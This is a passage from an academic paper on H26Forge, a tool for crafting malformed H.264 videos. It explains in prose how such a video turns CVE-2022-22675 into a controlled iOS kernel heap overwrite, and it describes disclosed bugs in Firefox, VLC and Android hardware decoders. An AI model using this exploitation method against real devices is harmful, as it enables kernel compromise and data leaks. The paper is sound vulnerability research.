[17] An H.265 video can have at most 65 RPSes: 64 in the SPS and 1 in a slice header. AppleD5500.kext's SPS RPS array is length 65 to accommodate this, but it does not impact our analysis.

the context object is freed. By overwriting this pointer with the address of a fake object that itself points to a fake vtable, we can arrange to have any address of our choosing called in place of the legitimate destructor.[18]

We did not attempt to develop an end-to-end exploit chain; however, Apple's assessment was that this bug, like Bug 1, may allow an app "to execute arbitrary code with kernel privileges."

H26Forge was crucial in the development of this video, as given the lack of byte-alignment in exp-Golomb encoded values, hand tuning this file would be difficult. Updating the video to target new addresses, or overwrite another object is straightforward via our video transform.

5.3 Interactive testing

The third way an analyst can use H26Forge is to interactively test video decoding as part of a complete examination, or even root-cause analysis, of an in-the-wild exploit. For example, CVE-2022-22675 is an out-of-bounds write due to a missing bounds check in the AppleAVD.kext affecting iOS versions up to 15.4. Google Project Zero's write up of the bug [43] includes a partial proof-of-concept video which does not lead to a crash.

We reverse engineered AppleAVD.kext and used a kernel debugger to test our hypotheses about the bug and its effects. H26Forge was crucial for producing the video inputs for these debugging sessions.

Notation. When describing SPSes and PPSes, we include the ID in the subscript (e.g., $\mathbf{SPS}_{ID}$, $\mathbf{PPS}_{ID}$). For slices we include the PPS ID it points to in the subscript and the type in a superscript (e.g., $\mathbf{Slice}^{Type}_{PPS\ ID}$).

The CVE-2022-22675 bug. This bug was a missing bounds check for the `cpb_count_minus1` syntax element located in a function called `parseHRD` which recovers the hypothetical reference decoder (HRD) parameters, nested within SPS parsing. SPSes can have two different HRD parameters, and their usage and syntax elements are described in Annexes C and E of the H.264 spec [23]. According to the spec, `cpb_count_minus1` should have a maximum possible value of 31, but because there is no bounds check and the value is exp-Golomb encoded, we can set it to the maximum value AppleAVD.kext can store: 255. This parameter is used as a loop bound to parse two exp-Golomb encoded `uint32` values that are not bounds checked, and an additional single bit. As these are stored in arrays of length 32, when the counter goes past the expected length AppleAVD.kext will begin to write into the rest of the SPS object and then past the SPS's allocated memory. Because of where the second HRD parameters are in the SPS object, this overflow can overwrite at most 832 bytes past the SPS object.

The SPS object is contained in an array of length 32 in an AppleAVD.kext H.264 User Context. The SPS is indexed by its `seq_parameter_set_id`, with subsequent SPSes with the same ID overwriting previously decoded ones. Immediately after the SPS array is a PPS array of length 256, similarly indexed by `pic_parameter_set_id`. This means that an overflowing HRD parameter will impact either a neighboring SPS or PPS, depending on the `seq_parameter_set_id`. An SPS object is 2224 bytes long and a PPS object is 604 bytes long, so we can either overwrite the first part of a neighboring SPS or completely rewrite the PPS at index 0 along with the start of the PPS at index 1.

For the overwrite to have an effect, though, the overflowing HRD parameter must be decoded *after* a benign SPS or PPS has already been decoded to modify what the parameters should be, otherwise anything written in the overflowed space will be cleared out when decoding the benign SPS or PPS.

The Project Zero proof-of-concept. Using H26Forge, we are able to explain why the proof-of-concept video in the Project Zero writeup does not cause a crash. First, the video NALUs are not properly ordered. It starts with an SPS of ID 31 containing the out-of-bounds `cpb_count_minus1`, a PPS of ID 0, and a slice pointing to PPS 0. As is, the malformed SPS would be decoded *before* the benign PPS, thus any overwritten values would be ignored by the subsequent parsing of the PPS. Second, the PPS points to an SPS of ID 0, but since that does not exist at decoding time, the decoder halts. This proof-of-concept video is quite large, at 20 MB, but we verified by stepping through the Corellium kernel debugger that decoding stops when the first slice cannot find a valid SPS.

An H26Forge-produced proof-of-concept. We outline the steps necessary to construct a video that induces a controlled kernel heap overflow by overwriting a PPS parameter. Figure 3 shows our overall strategy. More details about our final step are in Appendix A.

Step 1: correct ordering. We use H26Forge to generate a video with the following NALUs: $\mathbf{SPS}_0$, $\mathbf{PPS}_0$, $\mathbf{SPS}_0$, $\mathbf{Slice}^I_0$, and $\mathbf{Slice}^P_0$. The second SPS NALU is where the `parseHRD` overflow will exist to corrupt $\mathbf{PPS}_0$.

Step 2: fix the IDs. We create a video transform to adjust parameter IDs. We set the second SPS's ID to 31 so it will be stored at the end of the SPS array. With H26Forge we produce both a raw H.264 file and an MP4 video [19] with the following order: $\mathbf{SPS}_0$, $\mathbf{PPS}_0$, $\mathbf{SPS}_{31}$, $\mathbf{Slice}^I_0$, $\mathbf{Slice}^P_0$.

[18] Arm Pointer Authentication, which would have prevented us from faking a vtable, was not introduced until the Apple A12 [6], whereas the last Apple SoC to use AppleD5500.kext was the A11.

[19] MP4 files contain an `avcC` atom with all SPSes and PPSes together. MP4 parsers will decode all SPSes, then PPSes, which conflicts with the desired order of events. The MP4 muxer in H26Forge is modified to only add the first observed SPS and PPS to the `avcC` atom, and subsequent parameter sets to `mdat` atoms. Thus, we cannot hit the vulnerable code-path by thumbnailing, but may be able to target local privilege escalation. An SPS overwrite may be possible through thumbnailing.




Figure 3: **Exploiting CVE-2022-22675.** The left-hand side shows the correctly ordered H.264 bitstream, read from top to bottom, and the right-hand side shows the decoded contents in memory as they are filled in. (1) The initial SPS and PPS parameters are read, each with ID 0 (**SPS**$_0$, **PPS**$_0$). (2) An SPS with ID 31 is parsed, where we use an out-of-bounds `cpb_count_minus1` in `parseHRD` to overwrite **PPS**$_0$. (3) **PPS**$_0$ is overwritten with an out-of-bounds `num_ref_idx_l0_active_minus1`, used in Slice decoding. (4) The overwritten `num_ref_idx_l0_active_minus1` causes a second overflow in `parsePredWeightTable`, writing a 16-bit value B_n greater than 255 at a controlled offset away, with intermediate memory set to a default value. (5) Arbitrary length values can be written by adjusting the offset in each subsequent slice, writing the values backwards.

Step 3: add the overwrite. With our video that contains the IDs in the correct order, we can now change the syntax elements of **SPS**$_{31}$ to trigger CVE-2022-22675. Parts (1) and (2) of Figure 3 illustrate the ordering and this overflow.

The HRD parameters are part of an optional syntax element nested inside an SPS. We first use a video transform to ensure that the parameters will be parsed, then we set `cpb_count_minus1` to 255. To understand how the syntax elements in the loop are used during the overwrite, we set both exp-Golomb encoded values to a noticeable pattern, and all the byte-sized flag values to true.

We now have a video with the following order: **SPS**$_0$, **PPS**$_0$, **SPS**$^*_{31}$, **Slice**$^I_0$, **Slice**$^P_0$, where **SPS**$^*_{31}$ contains the overwrite.

Step 4: control the overwrite location, and produce a second overflow. Setting a breakpoint at slice header decoding in the iOS kernel debugger while playing the video from the previous step allows us to inspect memory and identify write targets in the PPS. We describe an exploit strategy that uses the capability described so far to overwrite the `num_ref_idx_l0_active_minus1` PPS parameter.

This parameter is used as a loop bound in prediction weight table syntax parsing, `parsePredWeightTable`, in which certain 16-bit values are copied from the bitstream to an array member variable in the H.264 User Context object. According to the spec, `num_ref_idx_l0_active_minus1` should be at most 31, a limit that AppleAVD.kext correctly checks when parsing PPS parameters. By overwriting this parameter with larger values using the first-stage overflow, we can exceed its limit and cause the `parsePredWeightTable` loop to write past the end of the array allocated for it within the H.264 User Context object, triggering a *second* overflow. This is depicted in part (3) of Figure 3.

In a video transform, we set `cpb_count_minus1` to stop looping at the position it can write `num_ref_idx_l0_active_minus1`, and use one of the exp-Golomb encoded HRD parameters to set it to its maximum value of 255.

Step 5: satisfy constraints and enable second overflow. Arranging for the first overflow to overwrite `num_ref_idx_l0_active_minus1` with a larger value is not enough. We must make sure that other PPS parameters we overflow take on reasonable values to avoid an early exit from video decoding because of a failed AppleAVD.kext check. We must also make sure that slice headers that refer to the PPS parameters we overwrite are Inter predicted and do not have `num_ref_idx_active_override_flag` set; otherwise prediction weight table syntax parsing is skipped. We must also fill in the slice headers with enough prediction weight table parameters to account for the *overwritten* loop bound, not the original maximum of 31.

With these additional constraints satisfied, we can trigger a kernel panic due to an out-of-bounds write past the allocated memory of the H.264 User Context.

Step 6: controlling the second overflow. Unfortunately, the crashing video is not immediately useful for heap corruption, for two reasons. First, the overwrite we trigger is so large that it overflows not only the User Context but also the kernel heap as a whole, because the loop bound is derived by sign extending the `num_ref_idx_l0_active_minus1` parameter from 8 bits to 32. Second, the 16-bit values the loop writes to the heap are badly constrained: Each must be between 0 and 255 or the loop stops after writing it.

These two problems neatly solve each other.

By arranging for the bitstream to include a larger-than-255 value when we have written enough, we can get the loop to exit early despite the huge loop bound. The 16-bit values before the last one must still be between 0 and 255. Part (4) of Figure 3 shows this arrangement, with the last value written denoted B_n.

If we include further slices that reference the PPS parameters we overflowed, we can cause the overflowing loop to execute again, copying a different part of the bitstream into the same User Context object. By working *backwards*, with each slice writing fewer bytes than the ones before, we avoid undoing the work done earlier in the exploit. This technique is illustrated in part (5) of Figure 3. The first slice writes the out-of-bounds value B_n and stops; the second writes B_{n-1} and stops; and so on, until after k slices we have written $2k$ arbitrary bytes at an arbitrary offset from the User Context object. We provide more details on how we arrange the bitstream in Appendix A.

Exploitation. We have used H26FORGE to automate the creation of a video that uses the described exploit strategy to write an attacker-chosen payload at an attacker-chosen offset from the H.264 User Context object in the iOS kernel heap.

As with our Bug 3 from Section 5.2, leveraging this heap-overflow primitive into arbitrary kernel execution is likely to require heap grooming and a kernel address disclosure bug, with the presence of pointer authentication in SoCs that use AppleAVD compounding the challenge. A recent presentation by Tarakanov and Labunets discusses these challenges and proposes some AppleAVD exploitation strategies [45].

6 More H26FORGE Findings

We describe more issues discovered by using H26FORGE as a grammar-aware fuzzer and to generate proof-of-concept videos. We start by showing that heavily fuzzed desktop software, such as Firefox and VLC, can have vulnerabilities unearthed through our technique of producing H.264 videos with unexpected syntax element values. Then, we describe issues that primarily affect hardware video decoding, such as fingerprinting and vulnerable implementations.

6.1 Firefox crash and information leak

We tested generated videos on Firefox 100 as described in Section 5.1, and discovered an out-of-bounds read that causes a crash of the Firefox GPU utility process and a user-visible information leak. The issue arises from conflicting frame sizes provided in the MP4 container as well as multiple SPSes across video playback. Note that both the crash and information leak are caused by a single video. To exploit this vulnerability an attacker has to get the victim to visit a website on a vulnerable Firefox browser. We reported this finding to Mozilla, and it has been assigned CVE-2022-3266 and patched in version 105 [33].

Since Firefox cannot play raw H.264 files, we mux our generated videos into an MP4 file. The MP4 file contains frame width and height metadata, but this information does not need to match the encoded data. For every MP4 video we created, we set the width and height to a small constant, regardless of actual video encoding size. Firefox relied on this MP4 metadata to create video frames, but because the encoded frame size was larger than expected, we were able to trigger a buffer overflow in the GPU utility process. This was patched by changing the utility process to rely on the returned frame parameters rather than the stored metadata.

Due to the GPU utility process crashing, Firefox fell back to decoding the video in software. From the provided analysis, the Firefox software decoder took frame size parameters from only the first SPS and did not adjust to SPS changes. Thus, because our encoded video has an initial SPS with frame size parameters bigger than the second SPS, Firefox was unable to fill up the frame contents of slices after the SPS change, and we were able to read the contents of memory. Figure 4 shows what the user saw. Firefox patched this by adding code to use the correct SPS when creating a frame size.

H26FORGE can set the width and height of an MP4 to either the actual frame size, a random value, or a user specified value, without having to worry about MP4 atoms. It can also generate videos with multiple SPSes. By adjusting the SPS frame size parameters with a video transform, H26FORGE can control how much information is read out.

6.2 VLC use-after-free

On VLC for Windows version 3.0.17, we discovered a use-after-free vulnerability in FFmpeg's libavcodec that arises when interacting with Microsoft Direct3D11 Video APIs. We found this by testing generated videos in VLC. The bug is triggered when an SPS change in the middle of the video forces a hardware re-initialization in libavcodec. If exploited, an attacker could gain arbitrary code execution with VLC privileges. We reported this issue to VLC and FFmpeg, and they have fixed it in VLC version 3.0.18 and FFmpeg commit cc867f2.[20]

The use-after-free comes from libavcodec's multithreaded handling of hardware contexts. VLC will create a libavcodec context, and send each NALU to this context for processing. Libavcodec assigns each NALU to a thread, which interacts with the hardware context to decode a frame. When a libavcodec thread encounters a new SPS, it frees the old hardware context and re-initializes a new one with the new SPS parameters. It then sends the updated hardware context to the other threads for synchronization.

Unfortunately, libavcodec forgot to update the *main* thread with this new context, so when the video finishes and VLC tries to close the libavcodec context, the stale hardware context address is freed again. Before freeing the address, libavcodec checks the data at the address to determine whether to call a virtual destructor. It is possible that an attacker-groomed heap may lead to a use-after-free and code execution as the VLC process.

[20] Online: https://github.com/FFmpeg/FFmpeg/commit/cc867f2c09d2b69cee8a0eccd62aff002cbbfe11.




Figure 4: **Information leak in Firefox.** A video that contains two SPSes with the second having a smaller vertical frame size causes the space to be filled with uninitialized memory.

With H26Forge, we can generate a small proof-of-concept video with two SPSes that triggers the vulnerability. A better understanding of how encoded videos impact VLC memory may allow a security researcher to develop an exploit with H26Forge.

6.3 Issues found in hardware and drivers

We tested the videos produced by H26Forge on a variety of Android devices with varying hardware video decoders, all listed in Table 2. In doing so, we found issues that span different hardware manufacturers, and more serious vulnerabilities in hardware decoders and their associated kernel drivers. To target a breadth of video decode IP, we went with older, cheaper SoCs, but note that some of our findings (such as Luma Chroma Thief) impact newer MediaTek devices as well, and the videos produced by H26Forge can be used to test new and future devices.

6.3.1 Fingerprinting

Perhaps unsurprisingly, we find that videos created with H26Forge produce frames with different pixel values when decoded on different devices, and therefore can serve as a browser fingerprinting mechanism through the HTML5 `video` element and the new WebCodecs API [1]. Fingerprinting is possible even with spec-conforming videos, but non-conforming videos distinguish some otherwise equivalent implementations.

(Browsers expose many APIs usable for fingerprinting [25], so we do not claim that an additional mechanism will upset the balance of tracking and anonymity on the web.)

We focus on exploring entropy-encoded prediction variables, such as Intra prediction mode, and Inter prediction motion vector differences. Because these syntax elements are CABAC/CAVLC encoded, the browser will forward them to the underlying hardware decoder. For Intra predicted values, we find that edge-most Intra prediction, which we discuss about more in the next section, can illuminate hardware differences. Similarly, motion vector differences set to values that are larger than the frame size have different results depending on if the hardware decides to (1) trim the value; (2) ignore the value; or (3) perform a modulo operator on the value with some internal value.




Figure 5: **Luma Chroma Thief.** On the left, we vertically Intra predict at the top-most row of macroblocks. On the right, we horizontally Intra predict at the left-most column of macroblocks.

Most video decoders have some kind of error resilience features to still display an image even if there is an error in the encoded video, which can also serve as a fingerprinting mechanism. Some decoders decide to cover up errors by overwriting the rest of the frame with a specific value, often `0x00` or `0x80`, copy over the last correctly decoded frame, or perform a neighboring Intra prediction to paint over the error.

6.3.2 Luma Chroma Thief—Multiple device information disclosure

A common vulnerability across decoders allowed us to recover stale or uninitialized data from the decoder. We call this vulnerability Luma Chroma Thief (LCT). Figure 5 gives a high level overview of the issue. To exploit this, an attacker needs to convince a victim to play the video where the attacker can see the output.

LCT works by exploiting Intra prediction at the top-most and left-most edges of a frame. On the top-most row of macroblocks, vertical Intra prediction should not be possible because there are no reference macroblocks. We find that when we construct a video with these operations, we can recover pixels from the most recently decoded video, or videos decoding in parallel. We note that this would only take the bottom-most row of pixels, so entire frame reconstruction is not possible with this method. Because chroma and luma are stored separately, we can choose which components to read. On some devices, if (1) enough time has elapsed, (2) no video has been recently decoded, or (3) there is no other decode going on at the same time, we can recover uninitialized data from the decoder.

Table 2: **Evaluated devices, sorted by VPU.** All run an Android Agent, with the Chromebook relying on Android Runtime on Chrome OS [35]. The "HDT" column gives the number of hardware decoding threads. EMUI and MIUI are modifications by Huawei and Xiaomi respectively. The "Kernel" column gives the version number of the Linux kernel.

Device	**Type**	**SoC**	**VPU**	**HDT**	**OMX Name**	**Android Version**	**Kernel**
Odroid C2	SBC	Amlogic S905	Amlogic Video Engine	1	OMX.amlogic.avc.decoder.awesome	6.0.1	3.14.29
Pine A64	SBC	Allwinner A64	CedarV	4	OMX.allwinner.video.decoder.avc	7.1.2	3.10.105
Huawei Honor 9x	Phone	HiSilicon Kirin 710	HiSilicon VDEC V200	16	OMX.hisi.video.decoder.avc	9 (EMUI 9.1.0)	4.9.148
HP Chromebook 11a	Netbook	MediaTek MT8183	MediaTek VPU	8	c2.vda.avc.decoder	9	5.10.114
Lenovo TB-7305F	Tablet	MediaTek MT8321	MediaTek VPU	4	OMX.MTK.VIDEO.DECODER.AVC	9	4.9.117
Xiaomi Redmi Note 8 Pro	Phone	MediaTek Helio G90T	MediaTek VPU	16	OMX.MTK.VIDEO.DECODER.AVC	9 (MIUI 11.0.4.0)	4.14.94
Xiaomi Redmi 9C	Phone	MediaTek Helio G35	MediaTek VPU	16	OMX.MTK.VIDEO.DECODER.AVC	10 (MIUI 12.0.7)	4.9.190
Huawei MediaPad M5 Lite	Tablet	HiSilicon Kirin 659	PowerVR D5500	8	OMX.IMG.MSVDX.Decoder.AVC	8 (EMUI 8)	4.4.23
Huawei Honor 8 (FRD-AL10)	Phone	HiSilicon Kirin 950	PowerVR D5500	8	OMX.IMG.MSVDX.Decoder.AVC	7 (EMUI 5.0.1)	4.1.18
Dragonboard 410C	SBC	Qualcomm Snapdragon 410	Qualcomm Venus	8	OMX.qcom.video.decoder.avc	5.1.1	3.10.49
Galaxy Tab E	Tablet	Qualcomm Snapdragon 410	Qualcomm Venus	8	OMX.qcom.video.decoder.avc	7.1.1	3.10.49
Nano Pi M4	SBC	Rockchip RK3399	RKVdec/Hantro	6	OMX.rk.video_decoder.avc	8.1	4.4.167
Odroid XU4	SBC	Samsung Exynos 5422	Samsung MFC	8	OMX.Exynos.AVC.Decoder	4.4.4	3.10.9
VANKYO MatrixPad S21	Tablet	UNISOC SC9863A	UNISOC VSP	10	OMX.sprd.h264.decoder	9	4.4.147
VANKYO MatrixPad S10	Tablet	UNISOC SC7731E	UNISOC VSP	10	OMX.sprd.h264.decoder	9	4.4.147

To generate LCT, we start with a video that contains an SPS, PPS, and I slice and we remove all the residue, disable the deblocking filter, and set the macroblocks to be a target macroblock type. Listing 1 shows a video transform to generate LCT. Based on the specification, we can do Intra prediction at three different granularities: 16×16, 8×8, and 4×4. Note that the 8×8 granularity forces the block to go through the deblocking filter [30], so the 8×8 predicted blocks will not provide the exact recovered values. When testing LCT on devices, we find all granularities produce consistent results. Even though only the top-most or left-most columns will read from buffers with unexpected values, we copy the same Intra prediction mode for the rest of the slice to amplify the data.

We test the vertical and horizontal LCT videos against a target video when running in parallel and sequentially. Parallel decoding means we start the target video, start LCT, and stop the target video. In this scenario, each video is consuming a single thread of the hardware video decoder. When testing sequentially, we play LCT after the target video has stopped, thus testing if there is any leftover data in the hardware video decoder. Figure 6 shows what LCT looks like on the VANKYO S21, which allows for parallel stealing. Table 3 shows the results for all our target devices.

Because the values that we modify are in the CAVLC/CABAC encoded macroblock layer, the issues lie at the hardware video decoder level, either in the firmware or hardware. Furthermore, all layers (browser, decoder, kernel driver) that inspect the video cannot determine whether a video contains LCT logic without decoding it completely.

Table 3: **Luma Chroma Thief results for test devices.** We run both horizontal (HLCT) and vertical (VLCT) LCT in parallel with another video and sequentially right after another video has been decoded. Device are grouped by VPU.


Device	**HLCT-P**	**HLCT-S**	**VLCT-P**	**VLCT-S**
Odroid C2	N/A	Thief	N/A	Thief
Pine A64	Uninit	Uninit	Uninit	Uninit
Huawei Honor 9x	0x80/Thief	0x80/Uninit	0x80/Thief	0x80/Uninit
HP Chromebook 11a	Y:0x10; UV:0x80	Y:0x10; UV:0x80	Uninit	Uninit
Lenovo TB-7305F	Y:0x10; UV:0x80	Y:0x10; UV:0x80	Y:0x10; UV:0x80	Y:0x10; UV:0x80
Xiaomi Redmi Note 8 Pro	0x00	0x00	Uninit	Uninit
Xiaomi Redmi 9C	0x00	0x00	Uninit	Uninit
Huawei MediaPad M5 Lite	0x80	0x80	0x00	0x00
Huawei Honor 8 (FRD-AL10)	0x80	0x80	0x00	0x00
Dragonboard 410C	0x00	0x00	Thief	Thief
Galaxy Tab E	0x00	0x00	Thief	Thief
Nano Pi M4	0x80	0x80	0x80	0x80
Odroid XU4	0x00	0x00	0x80	0x80
VANKYO MatrixPad S21	Thief	Uninit	Thief	Uninit
VANKYO MatrixPad S10	No Output	No Output	Thief	Uninit

Thief: LCT was successful in stealing pixels.
Uninit: LCT was able to read uninitialized data.
No Output: The surface value was black, and output to a file was empty.
Hex numbers: the value of the indicated component(s) (e.g., Y:0x10; UV:0x80) or the value of each YUV component (e.g., 0x80).
N/A: The Odroid C2 has a single-threaded decoder, so parallel decoding is not possible.
0x80/Thief/Uninit: the Honor 9X produced a frame that was mostly error concealed, except for a single macroblock.

6.3.3 Kirin SoC D5500 Hardware memory traversal

During our analysis, we found log messages from the D5500 in Kirin SoCs that suggest the ability to traverse hardware memory using the ASO feature, which is used to split frames up into multiple slices with the `first_mb_in_slice` slice header syntax element denoting where in the frame to start writing. The log messages indicated that a `first_mb_in_slice` larger than the frame size may lead to an out-of-bounds access. We found evidence of this in the D5500 in Kirin SoCs, but were not able to produce further results. This issue is available from video thumbnailing, so an attacker just has to send a video where a victim may get a thumbnail.

In more detail, we found that we can traverse the decoder stream buffer heap virtual memory by controlling the frame size in the SPS along with the `first_mb_in_slice`. By adjusting these syntax elements with a video transform, we could trigger MMU page faults that the kernel would log in



(a) Target

(b) PV 4 × 4 (c) PV 8 × 8 (d) PV 16 × 16

(e) SV 4 × 4 (f) SV 8 × 8 (g) SV 16 × 16

(h) PH 4 × 4 (i) PH 8 × 8 (j) PH 16 × 16

(k) SH 4 × 4 (l) SH 8 × 8 (m) SH 16 × 16

Figure 6: **LCT results on the VANKYO S21 with a UNISOC VSP.** The target video is the opening frame of Big Buck Bunny [42]. 8 × 8 Intra prediction goes through an extra deblocking process, regardless of settings. Parallel vertical (PV) LCT takes the bottom-most pixels of the target video, and parallel horizontal (PH) LCT takes the right-most pixels from the bottom-right-most macroblock. We were not able to derive a pattern from the recovered uninitialized data in sequential vertical (SV) and sequential horizontal (SH) LCT.

the stream buffer heap address range. Per the source code,[21] the stream buffer heap contains structures to decode the video, such as firmware contexts, SPSes, and PPSes, and are managed by the device, which may contain device corruptable data.

We were limited in our ability to determine what the exact read or write operations were doing because the D5500 firmware runs on a Imagination Technologies' custom DSP architecture called MTX [21], for which we were not able to find adequate tooling.

6.3.4 Kirin SoC D5500 heap overflow

We found a heap overflow in Kirin SoCs running the D5500 video decoder, which includes the Honor 8 and the MediaPad M5 Lite. The video uses the FMO feature of H.264; Kirin SoCs were among the few to support this feature. This vulnerability is available from thumbnailing, so an attacker just has to send a video to a victim. This vulnerability does not lend itself to more than a denial-of-service as kernel guard pages prevent neighboring heap allocations from being impacted.

FMO allows a frame to be split into up to eight slice groups, so that if any part is lost in transit the image can still be partially reconstructed. FMO is signaled in the PPS by denoting the number of slice groups to use as well their organization within a frame. Because each macroblock in the frame can be in one of eight slice groups, the decoder maintains a map of macroblock address to slice group called the Slice Group Map (SGM). The D5500 decoder allocates a hardware SGM of size 3600 bytes and enforces this limit by only allowing videos of width 1280 pixels to have FMO support. But because the height component is not checked, it is possible to create an SGM larger than 3600 bytes, causing a heap overflow. The user-side library allocates an SGM that is as large as the frame and passes it to the driver. When the driver attempts to copy the user SGM buffer to the hardware, it writes past the allocated space and triggers a kernel panic due to a guard page access. Though there is an assert in the code to prevent an overflow, it is not blocking and merely prints an assert failure.

We use H26FORGE to generate videos that use FMO with a fixed width of 1280 and increasing height to determine the bounds of our overflow. Though H26FORGE cannot decode FMO videos, it can generate videos that use it.

6.3.5 CedarV uninitialized memory leak

On the Pine A64 with the CedarV video decoder, we discovered a new way to exploit the Android ION vulnerability found in [47], which allows for kernel information leakage.

We leak out uninitialized memory by creating a video with H26FORGE whose first slice NALU is an IDR B slice. The IDR NALU leads CedarV to create an ION allocation for a frame, but the B slice type causes an error, so CedarV returns the uninitialized ION memory. The issue only arises when CedarV manages the frame allocation; the Android OS handles frame management when the output is to a Surface, preventing an information leak.

We defer to Section 6.4 of [47] to describe the exploitation of this vulnerability.

7 Related Work

We are not familiar with any existing tool that can programmatically modify the syntax elements of an H.264 encoded

[21] Online: https://github.com/Honor8Dev/android_kernel_huawei_FRD-L04/blob/master/drivers/vcodec/imagination/D5500_DRM/decoder/vdec/kernel_device/libraries/vdecdd/code/vdecdd_mmu.c.

video. The current swiss-army knife of the video world, FFmpeg,[22] can decode and encode common H.264 videos, but errors out on spec-non-compliant videos and does not support many H.264 features. The H.264 reference decoder,[23] which is the ground truth for the H.264 spec, does not keep the syntax elements in memory as it focuses on producing an output image. Even tools for debugging video files, such as Elecard's StreamEye,[24] are used to visually inspect videos to adjust a video encoder rather than edit syntax elements.

Several exploitable vulnerabilities in video decoders have previously been demonstrated. Gong and Pi [16] describe an exploitable vulnerability in the Venus firmware found in Qualcomm Snapdragon SoCs. Donenfeld [13] found a kernel overwrite vulnerability in the AppleD5500.kext for iOS 10. Tarakanov and Labunets [45] found an out-of-bounds write vulnerability in AppleAVD.kext and discuss its internals. They also discuss CVE-2022-22675, but do not provide details on how to extend the initial overflow.

Format-aware fuzzers such as QuickFuzz [17] and its derivatives [37, 44] can generate test inputs based on a grammar, but they cannot produce the entropy-encoded values needed for H.264. For example, FormatFuzzer [15] opts to replace compressed data in certain file formats with random bytes that can "be successfully decompressed with high probability." FuzzGen [22] generates fuzzers for libraries by reviewing their real world usage and produces LLVM libFuzzer stubs. The FuzzGen authors evaluated FuzzGen on Android codec libraries and found 17 vulnerabilities in H.265 and H.264 codec handling. Synopsis Defensics is an industry fuzzer that provides an H.264 test suite,[25] but they describe slice data testing via mutation fuzzing. It is unclear if it can generate syntax-compliant encoded H.264 videos. None of these fuzzers focus on video generation at the syntax level; they also ignore CAVLC and CABAC encoded elements.

The security of hardware accelerators is a focus of much recent work. Olson, Sethumadhavan, and Hill [36] systematize the threats posed to users by insecure third-party accelerators. In exemplifying these risks, there is much academic and industry research looking at third party accelerators, such as neural processing units [7, 32, 39], digital signal processors [28, 29], graphics processing units [19], wireless coprocessors [8, 9, 12, 20], security coprocessors [31, 46], and, as described above, hardware video decoders [13, 16, 45].

8 Conclusion

We have described H26Forge, domain-specific infrastructure for analyzing, generating, and manipulating syntactically correct but semantically spec-non-compliant video files. Using H26Forge, we have discovered (and responsibly disclosed) multiple memory corruption vulnerabilities in video decoding stacks from multiple vendors.

We draw two conclusions from our experience with H26Forge.

First, *domain-specific tools are useful and necessary for improving video decoder security*. Generic fuzzing tools have been used with great success to improve the quality of other kinds of media-parsing libraries, but that success has evidently not translated to video decoding.

The bugs we found and described in Section 5 have been present in iOS for a long time. We have tested that our proof-of-concept videos induce kernel panics on devices running iOS 13.3 (released December 2019) and iOS 15.6 (released July 2022). Binary analysis suggests that the first bug we identified was present in the kernel as far back as iOS 10, the first release whose kernel binary was distributed unencrypted.

We make H26Forge available at https://github.com/h26forge/h26forge under an open source license. We hope that it will facilitate followup work, both by academic researchers and by the vendors themselves, to improve the software quality of video decoders.

Second, *the video decoder ecosystem is more insecure than previously realized*. Platform vendors should urgently consider designs that deprivilege software and hardware components that process untrusted video input.

